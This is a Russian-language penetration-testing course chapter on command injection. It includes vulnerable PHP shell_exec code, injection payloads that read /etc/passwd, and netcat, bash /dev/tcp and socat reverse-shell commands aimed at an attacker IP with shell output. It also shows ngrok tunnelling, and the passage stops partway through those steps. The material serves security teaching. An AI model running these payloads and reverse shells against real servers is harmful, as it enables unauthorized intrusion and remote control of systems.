



WAPT

Web Application Penetration Testing



6.3. Command Injection

Оглавление

Сущность Command Injection	2
Как выглядит command injection.....	5
Reverse shell	7
Netcat	8
Bash	8
Socat	12
Ngrok	13
Защита от Command injection.....	15
Способы обхода защиты	15
Использование подстановочных знаков.....	15
Использование конкатенации строковых литералов.....	17
Использование неинициализированной переменной Bash	17
Фаззинг пейлоадов для CMDi	18
Автоматическая эксплуатация Command injection	20
Вывод	21

Сущность Command Injection

Command injection (CMDi) или внедрение команд операционной системы — это атака, направленная на выполнение команд операционной системы на удаленном компьютере, осуществление которой возможно благодаря уязвимому веб-приложению. Данную атаку можно отнести к множеству других инъекций, таких как XSS, SQLi, PHP injection и т.д.

Рассмотрим простейший пример:

Приложение просто воспроизводит команду ping и делает это с помощью операционной системы. Как видим, приложение работает исправно (Рис. 1).




Рис. 1. Пример приложения

Теперь попробуем передать приложению строку, которую оно не ожидает (Рис. 2).




Рис. 2. Тест приложения на наличие CMDi

Через разделитель (;) добавляем любую команду операционной системы Linux, в нашем случае id, которая выводит информацию о текущем пользователе. Как видим, кроме пинга выполнялась также команда id (Рис. 3).

Попробуем выполнить цепочку команд: whoami, pwd, ls -la (Рис. 4).




Рис. 3. Приложение кроме пинга выполняет команду id




Рис. 4. Выполнение цепочки команд

Т.е. эта атака дает практически полный доступ к серверу. Остается только проявить фантазию.

Для полного понимания происходящего посмотрим исходный код приложения (Рис. 5):

```
<?php
    $host = $_GET['ip'];
    echo 'pinging ' . $host . '<br>';
    echo '<pre>' . shell_exec('ping -c 4 ' . $host) . '</pre>';
?>
```

Рис. 5. Исходный код уязвимого приложения

Здесь видно, что введенная пользователем строка передается функции `shell_exec` в абсолютно чистом виде.

В зависимости от используемого разделителя команд, могут быть следующие результаты:

- `[command 1] ; [command 2]` – выполняет `command 1`, после чего выполняет `command 2`
- `[command 1] | [command 2]` – направляет результат выполнения `command 1` в `command 2`
- `[command 1] && [command 2]` – если выполнится `command 1`, то выполнится `command 2`
- `[command 1] || [command 2]` – если не выполнится `command 1`, то выполнится `command 2`
- `"$(command)"` – выполнит `command`. Например: `"$(whoami)"`

Как выглядит command injection

В самом простом виде `command injection` выглядит так, как показано выше, в определении. Т.е. есть форма ввода и поле вывода результата.

Иногда веб-приложения могут показывать содержимое файлов, и зачастую имя файла отображает в URL адресе.

Например:

```
http://example.com/some-
dir/userData.pl?doc=userList.txt
```

Обратим внимание на выделенные области. Perl позволяет передавать данные из процесса в открытом виде, а это значит, что проэксплуатировать это можно следующим образом.

```
http://example.com/some-dir/userData.pl?doc=/bin/ls |
```

Такой же вариант, как и предыдущий, только с php страницей.

```
http://example.com/some-dir/userData.php?dir=../some-dir/usrList
```

Проексплуатируем так:

```
http://example.com/some-dir/userData.php?dir=%3Bcat%20/etc/passwd
```

Таким образом «%3B» преобразуется в «;» , а «%20» в « ». т.е. выполнится команда:

```
;cat /etc/passwd
```

Допустим, есть веб-приложение, позволяющее просматривать документы через веб-страницу, и оно использует метод POST, а не GET, как в предыдущих примерах.

Если перехватить запрос, например, с помощью BurpSuite, то можно увидеть примерно следующее:

```
POST http://www.example.com/some-dir/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1)
Gecko/20061010 Firefox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text
/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEECSWC9DB86E54F24A0V6
Authorization: Basic H3Vsd5Q9Z3F3Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=usrDoc_1.pdf
```

Обратите внимание на выделенную область. Проексплуатировать можно следующим образом:

```
Doc=usrDoc_1.pdf+|+Dir+c:\
```

Также следует обращать внимание на HTTP-Headers, а именно на следующие поля:

- Cookies
- X-Forwarded-For

- User-agent
- Referrer

Command injection можно разделить на 2 вида: command injection и blind command injection. Различие заключается только в том, что в blind command injection результата вывода пользователь не увидит.

Рассмотрим пример. Пусть есть все то же веб-приложение, что было в первой части (Рис. 6).

```
<?php
    $host = $_GET['ip'];

    $cmd = shell_exec('ping -c 4 ' . $host);|
?>
```

Рис. 6. Исходный код уязвимого приложения без вывода результата

Как видим, была убрана возможность вывода результата. Что же делать в таком случае. На помощь приходит Reverse Shell (обратное соединение).

Reverse shell

Немного отступим от темы нашего занятия, чтобы разобраться, что же такое шелл и для чего он нужен. Шеллом называют доступ к командной оболочке удалённой системы. Относительно информационной безопасности, так называют доступ к оболочке, который обеспечивается бэкдором.

Шеллы бывают двух видов: Bind Shell (прямой) и Reverse Shell (обратный). Они различаются особенностями подключения. Первый (прямой) – просто Shell – когда бэкдор прослушивает порт на удалённом компьютере в ожидании, когда на этот порт придёт подключение. Второй (обратный) – означает, что с удалённого компьютера делается запрос на машину атакующего, на которой, в свою очередь, уже запущена программа для управления бэкдором – которая также ожидает подключения от компьютера «жертвы».

Оба они имеют разные случаи использования. Прямой шелл используется, если у компьютера жертвы белый IP адрес (без использования NAT). Обратный шелл используется, если удалённый компьютер находится за NAT (имеет только локальный IP адрес), либо фаервол на удаленной машине блокирует входящие

соединения – большинство фаерволов настроены пропускать исходящие соединения. Тот вариант, когда исходящие соединения также блокируются мы рассматривать не будем.

Мы не будем рассматривать все возможные варианты получения шелла на удаленной машине, это достаточно объемный вопрос, и явно не уложится в формат методического пособия. Рассмотрим несколько вариантов создания обратного соединения с использованием некоторых инструментов, которые, в большинстве случаев, присутствуют на удаленном сервере.

Netcat

Начнем рассмотрения обратного соединения с этого инструмента, потому что на его примере удобно показывать процедуру получения доступа к командной оболочке удаленной системы, несмотря на то, что вероятность присутствия его на сервере крайне низка. Почему? Да потому что Netcat позволяет создавать TCP и UDP соединения с любого на любой порт, умеет "слушать" входящие соединения, может сканировать порты, разрешать DNS-запросы, посылать любые команды со стандартного ввода, выполнять заранее предопределенные действия, в ответ на соединение, которое слушает утилита, делать Нех-дамп отправленных и полученных данных и много-много чего еще... Как видим, не зря эта программа получила статус «швейцарского армейского ножа» и вряд ли нормальному админу захочется иметь такого «троянского коня» на контролируемом сервере.


Итак, чтобы получить Reverse shell с удаленной машины необходимо на уязвимом сайте запустить команду **nc 123.456.789.321** (IP нашей машины) **4444** (порт), а в своем терминале **nc -lnvp 4444**. Для получения информации по опциям программы необходимо изучить мануал.

Как мы уже отметили вероятность присутствия этой программы на удаленном сервере достаточно низкая. Для получения обратного соединения можно использовать инструменты, наверняка присутствующие на удаленном сервере, например, стандартные оболочки. Одна из них Bash.

Bash

К примеру, имеем сайт, на котором мы можем удаленно выполнять Linux. Это может быть страница с CMDi или веб-шелл. Пробуем создать

обратное соединение. Для начала попробуем Netcat. На сайте вводим **nc IP PORT** (Рис. 7).



```
nc 4444
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/var/www/html
Linux a5f3478a1065 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64 GNU/Linux
total 12
drwxr-xr-x 1 root root 4096 Feb 23 2020 .
drwxr-xr-x 1 root root 4096 Jan 21 2019 ..
-rw-r--r-- 1 root root 344 Feb 23 2020 index.php
```

Рис. 7. Запуск Reverse shell на сайте

В своем терминале при помощи того же Netcat открываем порт 4444 для прослушивания командой **nc -lnvp 4444** (Рис. 8).



```
(codeby@Codeby)-[~]
$ nc -lnvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Рис. 8. Прослушивание порта при помощи Netcat

В нашем случае соединение не будет создано, потому, что на сервере нет Netcat. Но скорее всего там есть командная оболочка bash.

Здесь уместно будет рассмотреть два замечательных ресурса. Один из них это сайт **Online Reverse shell generator** (<https://www.revshells.com/>). При помощи него вы можете сформировать нужный пейлоад и команду для Netcat, указав только ваш адрес и порт (Рис. 9).




Рис. 9. Online Reverse shell generator

Второй, это сайт **GTFOBins** (<https://gtfobins.github.io/>). На нем кроме вариантов создания Reverse shell вы найдете много интересной информации.

Воспользуемся командой для создания Reverse shell через bash с сайта GTFOBins (Рис. 10).




Рис. 10. Команда для «поднятия» реверс-шелла через bash

Вводим на сайте команду **bash -c 'exec bash -i &>/dev/tcp/IP/4444 <&1'** (Рис. 11).

```

bash -c 'exec bash -i &>/dev/tcp/10.8.32.169/4444 <&1'

uid=33(www-data) gid=33(www-data) groups=33(www-data)
/var/www/html
Linux a5f3478a1065 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64 GNU/Linux
total 12
drwxr-xr-x 1 root root 4096 Feb 23 2020 .
drwxr-xr-x 1 root root 4096 Jan 21 2019 ..
-rw-r--r-- 1 root root 344 Feb 23 2020 index.php

```

Рис. 11. Создание обратного соединения через bash

И на этот раз запущенный в нашем терминале Netcat реагирует открытием порта (Рис. 12).

```

(codeby@Codeby)-[~]
$ nc -lnvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.8.32.1.
Ncat: Connection from 10.8.32.1:37462.
bash: cannot set terminal process group (50): Inappropriate ioctl for device
bash: no job control in this shell
www-data@a5f3478a1065:~/html$

```

Рис. 12. Получение доступа к командной оболочке сервера

Мы получили доступ к командной оболочке удаленного сервера и можем выполнять на нем любые команды Linux. Попробуем выполнить команду **su**, чтобы сменить пользователя (Рис. 13).


```

www-data@a5f3478a1065:~/html$ ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Feb 23 2020 .
drwxr-xr-x 1 root root 4096 Jan 21 2019 ..
-rw-r--r-- 1 root root 344 Feb 23 2020 index.php
www-data@a5f3478a1065:~/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@a5f3478a1065:~/html$
www-data@a5f3478a1065:~/html$ su
su
su: must be run from a terminal
www-data@a5f3478a1065:~/html$

```

Рис. 13. Выполнение команд на удаленном сервере

Как мы видим сервер не воспринимает наше соединение как терминал и не запускает команду смены пользователя. Нам необходимо перевести наш реверс-шелл в состояние TTY (интерактивный шелл). Самый простой способ для этого – использовать команду на Python – **python -c 'import pty; pty.spawn("/bin/bash")'** (Рис. 14).




```
www-data@a5f3478a1065:~/html$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
bash: python: command not found
www-data@a5f3478a1065:~/html$
```

Рис. 14. Использование Python для создания интерактивного Reverse Shell

Python, как и Netcat на сервере отсутствует. Обратимся к другому инструменту, который позволит создать интерактивный реверс-шелл – SOCAT.

Socat


SOCAT на сервере скорее всего тоже отсутствует, но его можно загрузить на удаленный сервер через Github. Как правило, на любой Linux-машине есть папка со всеми правами для всех пользователей, это каталог /tmp. У нас уже создано одно соединение на порту 4444, поэтому мы будем использовать порт 5555. Открываем у себя новый терминал и запускаем следующую команду: **socat -,raw,echo=0 tcp-listen:5555** (Рис. 15).




```
(codeby@Codeby)-[~]
$ socat -,raw,echo=0 tcp-listen:5555
```

Рис. 15. Запуск «слушателя» Socat на атакующей машине

В терминале, где уже запущено обратное соединение с сервером запускаем команду: **wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:IP:5555** (Рис. 16).



```
www-data@a5f3478a1065:~/html$ wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.8.32.169:5555
```



```
(codeby@Codeby)-[~]
$ socat -,raw,echo=0 tcp-listen:5555
www-data@a5f3478a1065:~/html$ tty
/dev/pts/1
www-data@a5f3478a1065:~/html$ su
Password:
```


Рис. 16. Создание интерактивного шелла через Socat

У нас открылось еще одно обратное соединение на порту 5555, но это уже TTY шелл, с которого мы можем запустить команду на смену пользователя.

Ngrok

В видео, которое прилагается к данному уроку показан вариант создания обратного соединения, в случае, если у нас отсутствует публичный («белый») IP адрес. Куда же в таком случае перенаправлять наш Reverse shell?

На помощь приходит сервис **ngrok** (www.ngrok.com).



Для начала надо зарегистрироваться или использовать аккаунт Google. Затем скачиваем программу под нашу систему. Сохраняем программу в удобное место и изучаем help – `./ngrok` (Рис. 17).

```
(codeby@Codeby)-[~]
$ ./ngrok
NAME:
  ngrok - tunnel local ports to public URLs and inspect traffic

USAGE:
  ngrok [command] [flags]

DESCRIPTION:
  ngrok exposes local networked services behinds NATs and firewalls to the
  public internet over a secure tunnel. Share local websites, build/test
  webhook consumers and self-host personal services.
  Detailed help for each command is available with 'ngrok help <command>'.
  Open http://localhost:4040 for ngrok's web interface to inspect traffic.

Author:
  ngrok - <support@ngrok.com>

TERMS OF SERVICE: https://ngrok.com/tos


EXAMPLES:
  ngrok http 80 # secure public URL for port 80 web server
  ngrok http --subdomain=baz 8080 # port 8080 available at baz.ngrok.io
  ngrok http foo.dev:8080 # tunnel to host:port instead of localhost
  ngrok http https://localhost # expose a local https server
  ngrok tcp 22 # tunnel arbitrary TCP traffic to port 22
  ngrok tls --hostname=foo.com 443 # TLS traffic for foo.com to port 443
  ngrok start foo bar baz # start tunnels from the configuration file
```

Рис. 17. Справка по программе ngrok

Для создания обратного соединения при помощи Ngrok придерживаемся следующего алгоритма:

На атакующем компьютере:

1. Запускаем ngrok (**ngrok tcp 4444**). Наш реверс-шелл будет принимать входящее соединение из Интернета и направлять его на порт 4444 (Рис. 18).



```
ngrok
Session Status      online
Account             sniper201275@gmail.com (Plan: Free)
Update              update available (version 3.0.3, Ctrl-U to update)
Version             3.0.2
Region              United States (us)
Latency              260.57878ms
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://2.tcp.ngrok.io:16977 -> localhost:4444

Connections         ttl    opn    rt1    rt5    p50    p90
                   0      0      0.00   0.00   0.00   0.00
```

Рис. 18. Запуск ngrok

2. Запускаем netcat (**nc -lvp 4444**). NC будет слушать порт 4444 и когда на него будет перенаправлено соединение и порт откроется, то запустится shell-оболочка (Рис. 19).



